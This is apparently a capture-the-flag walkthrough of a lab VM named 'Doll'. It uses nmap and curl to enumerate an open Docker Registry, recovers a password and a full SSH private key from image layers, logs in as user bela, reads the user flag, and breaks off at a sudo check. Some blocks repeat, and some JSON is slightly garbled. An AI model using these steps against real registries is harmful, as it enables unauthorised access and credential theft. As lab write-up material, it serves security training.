


First thing let us get the machine IP address

After opening it in virtual box and it runs I'll see the IP



Nmap Scan:

```
→ Doll nmap -sCV -A 192.168.72.177 -p22,1007 -oN nmapscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 09:52 WAT
Nmap scan report for 192.168.72.177
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 d732ac404ba84166d3d811496ceded4b (RSA)
|_  256 810e67f8c3d2501e4d092a5811c8d495 (ECDSA)
|_  256 0dc37c540b9d3132f2d909d3eded93cd (ED25519)
1007/tcp   open  http      Docker Registry (API: 2.0)
|_ http-title: Site doesn't have a title.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds
→ Doll
```

Enumeration

On port 1007 runs Docker Registry (API: 2.0)

I googled how to enumerate it

And got this from [hacktricks](#)

From following what they did there let us get the repository present there

```
→ Doll curl -s http://192.168.72.177:1007/v2/_catalog | jq
{
  "repositories": [
    "dolly"
  ]
}
→ Doll
```

```
{
  "repositories": [
    "dolly"
  ]
}
```

Let us get tags of the repository

```
→ Doll curl -s http://192.168.72.177:1007/v2/dolly/tags/list | jq
{
  "name": "dolly",
  "tags": [
    "latest"
  ]
}
→ Doll
```

```
curl -s http://192.168.72.177:1007/v2/dolly/tags/list | jq
```

Now we get the manifests

```
→ Doll curl -s http://192.168.72.177:1007/v2/dolly/manifests/latest | jq
{
  "schemaVersion": 1,
  "name": "dolly",
  "tag": "latest",
  "architecture": "amd64",
  "fsLayers": [
    {
      "blobSum": "sha256:5f8746267271592fd43ed8a2c03cee11a14f28793f79c0fc4ef8066dac02e017",
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip"
    },
    {
      "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4",
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip"
    },
    {
      "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4",
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip"
    },
    {
      "blobSum": "sha256:f56be85fc22e46face30e2c3de3f7fe7c15f8fd7c4e5add29d7f64b87abdaa09",
      "mediaType": "application/vnd.docker.image.rootfs.diff.tar.gzip"
    }
  ],
  "history": [
    {
      "vCompatibility": "{ \"architecture\": \"amd64\", \"config\": { \"Hostname\": \"10ddd4608cdf\", \"Domainname\": \"\", \"User\": \"\", \"AttachStdin\": true, \"AttachStdout\": true, \"AttachStderr\": true, \"Tty\": true, \"OpenStdin\": true, \"StdinOnce\": true, \"Env\": [ \"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\" ], \"Cmd\": [ \"/bin/sh\" ], \"Image\": \"dolly\", \"Volumes\": { }, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": { }, \"container\": { \"10ddd4608cdf81ecfa37499635f430b614fa326a6526eef17a215f06\", \"container_config\": { \"Hostname\": \"10ddd4608cdf\", \"Domainname\": \"\", \"User\": \"\", \"AttachStdin\": true, \"AttachStdout\": true, \"AttachStderr\": true, \"Tty\": true, \"OpenStdin\": true, \"StdinOnce\": true, \"Env\": [ \"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\" ], \"Cmd\": [ \"/bin/sh\" ], \"Image\": \"dolly\", \"Volumes\": { }, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": { }, \"created\": \"2023-04-25T08:15:11.460540528Z\", \"docker_version\": \"23.0.4\", \"id\": \"89cfe32583c18fc5d6e6a5ffc138147094dac30a593800fe5b6615f2d34fd6\", \"os\": \"linux\", \"parent\": \"1430f49318669ee82715886522a2f56cd372cbb7cb93a4a753512e2ca964a15\" } } }",
      "vCompatibility": "{ \"id\": \"1430f49318669ee82715886522a2f56cd372cbb7cb93a4a753512e2ca964a15\", \"parent\": \"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"comment\": \"buildkit.dockerfile.v0\", \"created\": \"2023-03-29T18:19:24.45578926Z\", \"container_config\": { \"Cmd\": [ \"ARG passwd=devilcollectsit\" ], \"throwaway\": true } }",
      "vCompatibility": "{ \"id\": \"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"parent\": \"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\": \"2023-03-29T18:19:24.45578926Z\", \"container_config\": { \"Cmd\": [ \"/bin/sh -c #(nop) CMD [\\\"/bin/sh\\\"]\" ], \"throwaway\": true } }",
      "vCompatibility": "{ \"id\": \"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\": \"2023-03-29T18:19:24.348438709Z\", \"container_config\": { \"Cmd\": [ \"/bin/sh -c #(nop) ADD file:9a4f77dfaba7fd2aa78186e4ef0e7486ad55101cefc1fabbc1b385601bb38920 in / \" ] } }",
      "signatures": [
        {
          "header": {
            "jwk": {
              "crv": "P-256",

```

```
          "kid": "R6XF:833Q:534J:U475:5PY3:3L6M:I4MY:LHRZ:MICO:3Z5E:NZNG:IART",
          "kty": "EC",
          "x": "GzQdsZfmMNsFBRkjhtwnEqLXJ6ccvOvxPmUzDU0l4",
          "y": "VpfsIyvdrSdbjn4IzMFHUpSwocF952qJlZ480FM1LB4"
        },
        {
          "alg": "ES256",
          "signature": "qg8bh6rqJNpauXNp1a90YF-fnFATrObcS117-jnZw7g11ATZtMEG4YMEyG7VLqISN-iN5HjLcFAYdyI7AEKWvw",
          "protected": "eyJmb3JtYXRSZW5ndGgiOiJ1MjksImZvcmlhdFRhaWwiOiJDbjA1LCJ0aW11Ijo1MjksImY0wlyY0wQFQwOT0MDoxMVoifQ"
        }
      ]
    }
  ]
}
→ Doll
```

```
curl -s http://192.168.72.177:1007/v2/dolly/manifests/latest | jq
```

In object `v1Compatibility` has a password

```
→ Doll curl -s http://192.168.72.177:1007/v2/dolly/manifests/latest | jq .history
[
  {
    "v1Compatibility": "{\"architecture\":\"amd64\", \"config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"container\": \"10ddd4608cdf81cd9511ecfa37499635f430b614fa326a6526eef17a215f06\", \"container_config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"created\":\"2023-04-25T08:58:11.460540528Z\", \"docker_version\":\"23.0.4\", \"id\":\"89cfe32583c18fc5d6e6a5ffc138147094daac30a593800fe5b6615f2d34fd6\", \"os\":\"linux\", \"parent\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\"}"
  },
  {
    "v1Compatibility": "{\"id\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\", \"parent\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"comment\":\"buildkit.dockerfile.v0\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"ARG passwd=devilcollectsit\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"parent\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) CMD [\\\"\\\"/bin/sh\\\"\\\"]\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.348438709Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) ADD file:9a4f77dfaba7fd2aa78180e4ef0e7486ad55101cefc1fabbc1b385601bb38920 in / \\\"]}"
  }
]
→ Doll
```

```
→ Doll cat lol.json | jq
{
  "id": "1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15",
  "parent": "638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89",
  "comment": "buildkit.dockerfile.v0",
  "created": "2023-03-29T18:19:24.455789262Z",
  "container_config": {
    "Cmd": [
      "ARG passwd=devilcollectsit"
    ],
    "throwaway": true
  }
}
```

Enumeration using curl

Once you obtained access to the docker registry host, here some commands you can use to enumerate it

```
curl -s http://192.168.72.177:1007/v2/_catalog
{"repositories":["dolly"]}

curl -s http://192.168.72.177:1007/v2/dolly/_catalog
{"repositories":["latest"]}

curl -s http://192.168.72.177:1007/v2/dolly/manifests/latest
{"history": [
  {
    "v1Compatibility": "{\"architecture\":\"amd64\", \"config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"container\": \"10ddd4608cdf81cd9511ecfa37499635f430b614fa326a6526eef17a215f06\", \"container_config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"created\":\"2023-04-25T08:58:11.460540528Z\", \"docker_version\":\"23.0.4\", \"id\":\"89cfe32583c18fc5d6e6a5ffc138147094daac30a593800fe5b6615f2d34fd6\", \"os\":\"linux\", \"parent\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\"}"
  },
  {
    "v1Compatibility": "{\"id\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\", \"parent\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"comment\":\"buildkit.dockerfile.v0\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"ARG passwd=devilcollectsit\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"parent\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) CMD [\\\"\\\"/bin/sh\\\"\\\"]\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.348438709Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) ADD file:9a4f77dfaba7fd2aa78180e4ef0e7486ad55101cefc1fabbc1b385601bb38920 in / \\\"]}"
  }
]}
```

Password: `devilcollectsit`

Download one of the previously listed blobs

```
→ Doll curl -s http://192.168.72.177:1007/v2/dolly/blobs/sha256:5f8746267271592fd43ed8a2c03cee11a14f28793f79c0fc4ef8066dac02e017 --output blob1.tar
→ Doll ls -l blob1.tar
-rw-r--r-- 1 mark mark 3707 Jul  8 10:45 blob1.tar
→ Doll
```

Enumeration using curl

Once you obtained access to the docker registry host, here some commands you can use to enumerate it

```
curl -s http://192.168.72.177:1007/v2/_catalog
{"repositories":["dolly"]}

curl -s http://192.168.72.177:1007/v2/dolly/_catalog
{"repositories":["latest"]}

curl -s http://192.168.72.177:1007/v2/dolly/manifests/latest
{"history": [
  {
    "v1Compatibility": "{\"architecture\":\"amd64\", \"config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"container\": \"10ddd4608cdf81cd9511ecfa37499635f430b614fa326a6526eef17a215f06\", \"container_config\": {\"Hostname\":\"10ddd4608cdf\", \"Domainname\":\"\", \"User\":\"\", \"AttachStdin\":true, \"AttachStdout\":true, \"AttachStderr\":true, \"Tty\":true, \"OpenStdin\":true, \"StdinOnce\":true, \"Env\": [\"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\"], \"Cmd\": [\"/bin/sh\"], \"Image\": \"dolly\", \"Volumes\": null, \"WorkingDir\": \"\", \"Entrypoint\": null, \"OnBuild\": null, \"Labels\": {}}}, \"created\":\"2023-04-25T08:58:11.460540528Z\", \"docker_version\":\"23.0.4\", \"id\":\"89cfe32583c18fc5d6e6a5ffc138147094daac30a593800fe5b6615f2d34fd6\", \"os\":\"linux\", \"parent\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\"}"
  },
  {
    "v1Compatibility": "{\"id\":\"1430f49318669ee82715886522a2f56cd3727cbb7cb93a4a753512e2ca964a15\", \"parent\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"comment\":\"buildkit.dockerfile.v0\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"ARG passwd=devilcollectsit\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"638e8754ced32813bcceecce2d2447a00c23f68c21ff2d7d125e40f1e65f1a89\", \"parent\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.455789262Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) CMD [\\\"\\\"/bin/sh\\\"\\\"]\"], \"throwaway\": true}"
  },
  {
    "v1Compatibility": "{\"id\":\"cf9a548b5a7df66eda1f76a6249fa47037665ebdcef5a98e7552149a0afb7e77\", \"created\":\"2023-03-29T18:19:24.348438709Z\", \"container_config\": {\"Cmd\": [\"/bin/sh -c #(nop) ADD file:9a4f77dfaba7fd2aa78180e4ef0e7486ad55101cefc1fabbc1b385601bb38920 in / \\\"]}"
  }
]}
```

```
curl -s
http://192.168.72.177:1007/v2/dolly/blobs/sha256:5f8746267271592fd43ed8a2c03cee11a14f28793f79c0fc4ef8066dac02e017 --output blob1.tar
```

Inspect the insides of each blob

```
→ blob1 tar -xvf blob1.tar
→ blob1 ls -al
total 24
drwxr-xr-x 5 mark mark 4096 Jul  8 10:46 .
drwxr-xr-x 3 mark mark 4096 Jul  8 10:46 ..
-rw-r--r-- 1 mark mark 3707 Jul  8 10:45 blob1.tar
drwxr-xr-x 2 mark mark 4096 Apr 25 09:52 etc
drwxr-xr-x 3 mark mark 4096 Apr 25 09:52 home
drwx----- 2 mark mark 4096 Apr 25 09:52 root
→ blob1 rm blob1.tar
→ blob1
```

In the home directory there's a user named bela

```
→ blob1 cd home
→ home ls -al
total 12
drwxr-xr-x 3 mark mark 4096 Apr 25 09:52 .
drwxr-xr-x 5 mark mark 4096 Jul  8 10:46 ..
drwxr-xr-x 3 mark mark 4096 Apr 25 09:53 bela
→ home cd bela
→ bela ls -al
total 16
drwxr-xr-x 3 mark mark 4096 Apr 25 09:53 .
drwxr-xr-x 3 mark mark 4096 Apr 25 09:52 ..
-rw----- 1 mark mark  57 Apr 25 09:53 .ash_history
drwxr-xr-x 2 mark mark 4096 Apr 25 09:53 .ssh
-rwxr-xr-x 1 mark mark  10 Jan  1 1970 .wh..wh..opq
→ bela cat .ash_history
pwd
ls -la
mkdir .ssh
cd .ssh
nano id_rsa
vi id_rsa
exit
→ bela
```

I tried to login with the credential gotten but it doesn't work

```
→ bela ssh bela@192.168.72.177
The authenticity of host '192.168.72.177 (192.168.72.177)' can't be established.
RSA key fingerprint is SHA256:uNqsDqPyDA9MgzZKZUrzKGWBM2keji+F4XQLJJf83ZY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.72.177' (RSA) to the list of known hosts.
bela@192.168.72.177's password:
Permission denied, please try again.
bela@192.168.72.177's password:

→ bela
```

But the user has a ssh key

```
→ bela cd .ssh
→ .ssh ls -al
total 12
drwxr-xr-x 2 mark mark 4096 Apr 25 09:53 .
drwxr-xr-x 3 mark mark 4096 Apr 25 09:53 ..
-rw-r--r-- 1 mark mark 2635 Apr 25 09:53 id_rsa
→ .ssh cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
VtVwCw==
-----END OPENSSH PRIVATE KEY-----
→ .ssh █
```

After trying to connect to ssh using it I got a password prompt

```
→ Doll chmod 600 id-rsa
→ Doll ssh bela@192.168.72.177 -i id-rsa
Enter passphrase for key 'id-rsa':
```

Using the password gotten earlier worked

```
→ Doll chmod 600 id-rsa
→ Doll ssh bela@192.168.72.177 -i id-rsa
Enter passphrase for key 'id-rsa':
Linux doll 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 25 10:35:13 2023 from 192.168.0.100
bela@doll:~$ ls -al
total 36
drwxr-xr-x 4 bela bela 4096 abr 25 10:51 .
drwxr-xr-x 3 root root 4096 abr 25 10:33 ..
lrwxrwxrwx 1 bela bela   9 abr 25 10:35 .bash_history → /dev/null
-rw-r--r-- 1 bela bela  220 abr 25 10:33 .bash_logout
-rw-r--r-- 1 bela bela 3526 abr 25 10:33 .bashrc
drwxr-xr-x 3 bela bela 4096 abr 25 10:50 .local
-rw-r--r-- 1 bela bela  807 abr 25 10:33 .profile
drwx----- 2 bela bela 4096 abr 25 10:41 .ssh
-rw----- 1 bela bela   19 abr 25 10:51 user.txt
-rw----- 1 bela bela   50 abr 25 10:35 .Xauthority
bela@doll:~$ cat user.txt
juHDnnGMYNikVgfnMV
bela@doll:~$
```


Checking for sudo permission shows this

```
bela@doll:~$ sudo -l
Matching Defaults entries for bela on doll:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

